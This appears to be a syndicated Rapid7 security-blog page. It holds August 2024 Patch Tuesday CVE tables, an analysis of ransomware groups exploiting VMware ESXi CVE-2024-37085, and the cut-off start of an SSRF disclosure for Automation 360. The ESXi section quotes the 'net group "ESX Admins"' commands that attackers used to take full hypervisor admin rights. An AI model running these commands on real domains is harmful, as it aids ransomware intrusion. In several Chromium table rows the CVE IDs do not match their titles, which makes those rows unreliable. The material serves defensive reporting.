
Summary Charts

Patch Tuesday - August 2024

Summary Tables

Apps vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-38177 Windows App Installer Spoofing Vulnerability No No 7.8

Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-38108 Azure Stack Hub Spoofing Vulnerability No No 9.3
CVE-2024-38109 Azure Health Bot Elevation of Privilege Vulnerability No No 9.1
CVE-2024-38195 Azure CycleCloud Remote Code Execution Vulnerability No No 7.8
CVE-2024-38098 Azure Connected Machine Agent Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38162 Azure Connected Machine Agent Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38201 Azure Stack Hub Elevation of Privilege Vulnerability No No 7

Browser vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-38218 Microsoft Edge (HTML-based) Memory Corruption Vulnerability No No 8.4
CVE-2024-38219 Microsoft Edge (Chromium-based) Remote Code Execution Vulnerability No No 6.5
CVE-2024-7536 Chromium: CVE-2024-7550 Type Confusion in V8 No No N/A
CVE-2024-7535 Chromium: CVE-2024-7536 Use after free in WebAudio No No N/A
CVE-2024-7534 Chromium: CVE-2024-7535 Inappropriate implementation in V8 No No N/A
CVE-2024-7533 Chromium: CVE-2024-7534 Heap buffer overflow in Layout No No N/A
CVE-2024-7532 Chromium: CVE-2024-7533 Use after free in Sharing No No N/A
CVE-2024-7550 Chromium: CVE-2024-7532 Out of bounds memory access in ANGLE No No N/A
CVE-2024-7256 Chromium: CVE-2024-7256 Insufficient data validation in Dawn No No N/A
CVE-2024-7255 Chromium: CVE-2024-7255 Out of bounds read in WebTransport No No N/A
CVE-2024-6990 Chromium: CVE-2024-6990 Uninitialized Use in Dawn No No N/A
CVE-2024-38222 Microsoft Edge (Chromium-based) Information Disclosure Vulnerability No No N/A

Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-38168 .NET and Visual Studio Denial of Service Vulnerability No No 7.5
CVE-2024-38157 Azure IoT SDK Remote Code Execution Vulnerability No No 7
CVE-2024-38158 Azure IoT SDK Remote Code Execution Vulnerability No No 7
CVE-2024-38167 .NET and Visual Studio Information Disclosure Vulnerability No No 6.5

Mariner Windows ESU vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2022-2601 Redhat: CVE-2022-2601 grub2 – Buffer overflow in grub_font_construct_glyph() can lead to out-of-bound write and possible secure boot bypass No No 8.6
CVE-2022-3775 Redhat: CVE-2022-3775 grub2 – Heap based out-of-bounds write when rendering certain Unicode sequences No No 7.1

Microsoft Dynamics vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-38166 Microsoft Dynamics 365 Cross-site Scripting Vulnerability No No 8.2
CVE-2024-38211 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 8.2

Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-38189 Microsoft Project Remote Code Execution Vulnerability Yes No 8.8
CVE-2024-38206 Microsoft Copilot Studio Information Disclosure Vulnerability No No 8.5
CVE-2024-38171 Microsoft PowerPoint Remote Code Execution Vulnerability No No 7.8
CVE-2024-38084 Microsoft OfficePlus Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38169 Microsoft Office Visio Remote Code Execution Vulnerability No No 7.8
CVE-2024-38172 Microsoft Excel Remote Code Execution Vulnerability No No 7.8
CVE-2024-38170 Microsoft Excel Remote Code Execution Vulnerability No No 7.1
CVE-2024-38173 Microsoft Outlook Remote Code Execution Vulnerability No No 6.7
CVE-2024-38197 Microsoft Teams for iOS Spoofing Vulnerability No No 6.5
CVE-2024-38200 Microsoft Office Spoofing Vulnerability No Yes 6.5

Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-38159 Windows Network Virtualization Remote Code Execution Vulnerability No No 9.1
CVE-2024-38160 Windows Network Virtualization Remote Code Execution Vulnerability No No 9.1
CVE-2024-38163 Windows Update Stack Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38142 Windows Secure Kernel Mode Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38135 Windows Resilient File System (ReFS) Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38184 Windows Kernel-Mode Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38185 Windows Kernel-Mode Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38186 Windows Kernel-Mode Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38187 Windows Kernel-Mode Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38133 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38150 Windows DWM Core Library Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38215 Windows Cloud Files Mini Filter Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38147 Microsoft DWM Core Library Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38148 Windows Secure Channel Denial of Service Vulnerability No No 7.5
CVE-2024-38138 Windows Deployment Services Remote Code Execution Vulnerability No No 7.5
CVE-2024-38202 Windows Update Stack Elevation of Privilege Vulnerability No Yes 7.3
CVE-2024-38136 Windows Resource Manager PSM Service Extension Elevation of Privilege Vulnerability No No 7
CVE-2024-38137 Windows Resource Manager PSM Service Extension Elevation of Privilege Vulnerability No No 7
CVE-2024-38106 Windows Kernel Elevation of Privilege Vulnerability Yes No 7
CVE-2024-38161 Windows Mobile Broadband Driver Remote Code Execution Vulnerability No No 6.8
CVE-2024-21302 Windows Secure Kernel Mode Elevation of Privilege Vulnerability No Yes 6.7
CVE-2024-38165 Windows Compressed Folder Tampering Vulnerability No No 6.5
CVE-2024-38155 Security Center Broker Information Disclosure Vulnerability No No 5.5
CVE-2024-38123 Windows Bluetooth Driver Information Disclosure Vulnerability No No 4.4
CVE-2024-38143 Windows WLAN AutoConfig Service Elevation of Privilege Vulnerability No No 4.2

Windows ESU vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-38063 Windows TCP/IP Remote Code Execution Vulnerability No No 9.8
CVE-2024-38140 Windows Reliable Multicast Transport Driver (RMCAST) Remote Code Execution Vulnerability No No 9.8
CVE-2024-38199 Windows Line Printer Daemon (LPD) Service Remote Code Execution Vulnerability No Yes 9.8
CVE-2024-38180 Windows SmartScreen Security Feature Bypass Vulnerability No No 8.8
CVE-2024-38121 Windows Routing and Remote Access Service (RRAS) Remote Code Execution Vulnerability No No 8.8
CVE-2024-38128 Windows Routing and Remote Access Service (RRAS) Remote Code Execution Vulnerability No No 8.8
CVE-2024-38130 Windows Routing and Remote Access Service (RRAS) Remote Code Execution Vulnerability No No 8.8
CVE-2024-38154 Windows Routing and Remote Access Service (RRAS) Remote Code Execution Vulnerability No No 8.8
CVE-2024-38120 Windows Routing and Remote Access Service (RRAS) Remote Code Execution Vulnerability No No 8.8
CVE-2024-38114 Windows IP Routing Management Snapin Remote Code Execution Vulnerability No No 8.8
CVE-2024-38115 Windows IP Routing Management Snapin Remote Code Execution Vulnerability No No 8.8
CVE-2024-38116 Windows IP Routing Management Snapin Remote Code Execution Vulnerability No No 8.8
CVE-2024-38144 Kernel Streaming WOW Thunk Service Driver Elevation of Privilege Vulnerability No No 8.8
CVE-2024-38131 Clipboard Virtual Channel Extension Remote Code Execution Vulnerability No No 8.8
CVE-2023-40547 Redhat: CVE-2023-40547 Shim – RCE in HTTP boot support may lead to secure boot bypass No No 8.3
CVE-2024-29995 Windows Kerberos Elevation of Privilege Vulnerability No No 8.1
CVE-2024-38107 Windows Power Dependency Coordinator Elevation of Privilege Vulnerability Yes No 7.8
CVE-2024-38152 Windows OLE Remote Code Execution Vulnerability No No 7.8
CVE-2024-38153 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38127 Windows Hyper-V Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38196 Windows Common Log File System Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38193 Windows Ancillary Function Driver for WinSock Elevation of Privilege Vulnerability Yes No 7.8
CVE-2024-38141 Windows Ancillary Function Driver for WinSock Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38117 NTFS Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38125 Kernel Streaming WOW Thunk Service Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38134 Kernel Streaming WOW Thunk Service Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38191 Kernel Streaming Service Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2024-38198 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.5
CVE-2024-38126 Windows Network Address Translation (NAT) Denial of Service Vulnerability No No 7.5
CVE-2024-38132 Windows Network Address Translation (NAT) Denial of Service Vulnerability No No 7.5
CVE-2024-38145 Windows Layer-2 Bridge Network Driver Denial of Service Vulnerability No No 7.5
CVE-2024-38146 Windows Layer-2 Bridge Network Driver Denial of Service Vulnerability No No 7.5
CVE-2024-37968 Windows DNS Spoofing Vulnerability No No 7.5
CVE-2024-38178 Scripting Engine Memory Corruption Vulnerability Yes No 7.5
CVE-2024-38223 Windows Initial Machine Configuration Elevation of Privilege Vulnerability No No 6.8
CVE-2024-38214 Windows Routing and Remote Access Service (RRAS) Information Disclosure Vulnerability No No 6.5
CVE-2024-38213 Windows Mark of the Web Security Feature Bypass Vulnerability Yes No 6.5
CVE-2024-38151 Windows Kernel Information Disclosure Vulnerability No No 5.5
CVE-2024-38118 Microsoft Local Security Authority (LSA) Server Information Disclosure Vulnerability No No 5.5
CVE-2024-38122 Microsoft Local Security Authority (LSA) Server Information Disclosure Vulnerability No No 5.5

VMware ESXi CVE-2024-37085 Targeted in Ransomware Campaigns

Post Syndicated from Rapid7 original https://blog.rapid7.com/2024/07/30/vmware-esxi-cve-2024-37085-targeted-in-ransomware-campaigns/

VMware ESXi CVE-2024-37085 Targeted in Ransomware Campaigns

On Monday, July 29, Microsoft published an extensive threat intelligence blog on observed exploitation of CVE-2024-37085, an Active Directory integration authentication bypass vulnerability affecting Broadcom VMware ESXi hypervisors. The vulnerability, according to Redmond, was identified in zero-day attacks and has evidently been used by at least half a dozen ransomware operations to obtain full administrative permissions on domain-joined ESXi hypervisors (which, in turn, enables attackers to encrypt downstream file systems). CVE-2024-37085 was one of multiple issues fixed in a June 25 advisory from Broadcom; it appears to have been exploited as a zero-day vulnerability.

Per Broadcom’s advisory, successful exploitation of CVE-2024-37085 allows attackers “with sufficient Active Directory (AD) permissions to gain full access to an ESXi host that was previously configured to use AD for user management by re-creating the configured AD group (‘ESXi Admins’ by default) after it was deleted from Active Directory.”

Notably, Broadcom’s advisory differs from Microsoft’s description, which says: “VMware ESXi hypervisors joined to an Active Directory domain consider any member of a domain group named "ESX Admins" to have full administrative access by default. This group is not a built-in group in Active Directory and does not exist by default. ESXi hypervisors do not validate that such a group exists when the server is joined to a domain and still treats any members of a group with this name with full administrative access, even if the group did not originally exist.”

Also of note: While the VMware advisory indicates ESXi Admins is the default AD group, the Microsoft observations quoted in this blog all indicate use of ESX Admins rather than ESXi Admins.

ESXi hypervisors have been a popular target for ransomware groups in years past. Notably, since ESXi should not be internet-exposed, we would not expect CVE-2024-37085 to be an initial access vector — adversaries will typically need to have already obtained a foothold in target environments to be able to exploit the vulnerability to escalate privileges.

Exploitation

Microsoft researchers discovered CVE-2024-37085 after it was used as a post-compromise attack technique used by a number of ransomware operators, including Storm-0506, Storm-1175, Octo Tempest, and Manatee Tempest. The attacks Microsoft observed included use of the following commands, which first create a group named “ESX Admins” in the domain and then adds a user to that group:

net group “ESX Admins” /domain /add
net group “ESX Admins” username /domain /add

Microsoft identified three methods for exploiting CVE-2024-37085, including the in-the-wild technique described above:

  • Adding the “ESX Admins” group to the domain and adding a user to it (observed in the wild): If the “ESX Admins” group doesn’t exist, any domain user with the ability to create a group can escalate privileges to full administrative access to domain-joined ESXi hypervisors by creating such a group, and then adding themselves, or other users in their control, to the group.
  • Renaming any group in the domain to “ESX Admins” and adding a user to the group or using an existing group member: This requires an attacker to have access to a user that has the capability to rename arbitrary groups (i.e., by renaming one of them “ESX Admins”). The threat actor can then add a user, or leverage a user that already exists in the group, to escalate privileges to full administrative access.
  • ESXi hypervisor privileges refresh: Even if the network administrator assigns any other group in the domain to be the management group for the ESXi hypervisor, the full administrative privileges to members of the “ESX Admins” group are not immediately removed and threat actors still could abuse it.

Mitigation guidance

The following products and versions are vulnerable to CVE-2024-37085:

The Broadcom advisory on CVE-2024-37085 links to a workaround that modifies several advanced ESXi settings to be more secure; the workaround page notes that for all versions of ESXi (prior to ESXi 8.0 U3), “several ESXi advanced settings have default values that are not secure by default. The AD group "ESX Admins" is automatically given the VIM Admin role when an ESXi host is joined to an Active Directory domain.”

Broadcom VMware ESXi and Cloud Foundation customers should update to a supported fixed version as soon as possible. Administrators who are unable to update should implement workaround recommendations in the interim. ESXi servers should never be exposed to the public internet. Microsoft has additional recommendations on mitigating risk of exploitation in their blog.

Rapid7 customers

InsightVM and Nexpose customers who use ESXi hypervisors within their environments can assess their exposure to CVE-2024-37085 for the 8.x version stream with a vulnerability check available since June 2024. Support for scanning 7.0 is expected to be available in the July 30 content release.

InsightIDR and Managed Detection and Response customers have existing detection coverage through Rapid7’s expansive library of detection rules. Rapid7 recommends installing the Insight Agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. Below is a non-exhaustive list of detections that are deployed and will alert on behavior related to this vulnerability:

  • Attacker Technique – Creation of "ESX Admins" Domain Group using Net.exe

CVE-2024-6922: Automation Anywhere Automation 360 Server-Side Request Forgery

Post Syndicated from Ryan Emmons original https://blog.rapid7.com/2024/07/26/cve-2024-6922-automation-anywhere-automation-360-server-side-request-forgery/

CVE-2024-6922: Automation Anywhere Automation 360 Server-Side Request Forgery

Automation 360 Robotic Process Automation suite v21-v32 is vulnerable to unauthenticated Server-Side Request Forgery (SSRF). SSRF occurs when the server can be induced to perform arbitrary requests on behalf of an attacker. An attacker with unauthenticated access to the Automation 360 Control Room HTTPS service (port 443) or HTTP service (port 80) can trigger arbitrary web requests from the server.

Product Description

Automation Anywhere Automation 360 is a leading Robotic Process Automation suite, used by many private-sector businesses and government agencies. Its primary purpose is low-code automated workflow creation and task orchestration. A primary “Control Room” server communicates with client agents, and those client agents execute automated “bot” workflows. These workflows leverage extensible feature modules that facilitate activities like automated web browsing, SQL database interop, and execution of various types of scripts and compiled binaries via the client agent.

This security research project was specifically focused on the unauthenticated attack surface of the Control Room server. Based on attack surface reconnaissance, approximately 3,500 Control Room servers are exposed to the public internet.

Credit

This issue was discovered by Ryan Emmons, Lead Security Researcher at Rapid7, and it is being disclosed in accordance with Rapid7’s vulnerability disclosure policy. Rapid7 is grateful to Automation Anywhere for their prompt assistance evaluating and coordinating a disclosure for this issue.

Vendor Statement

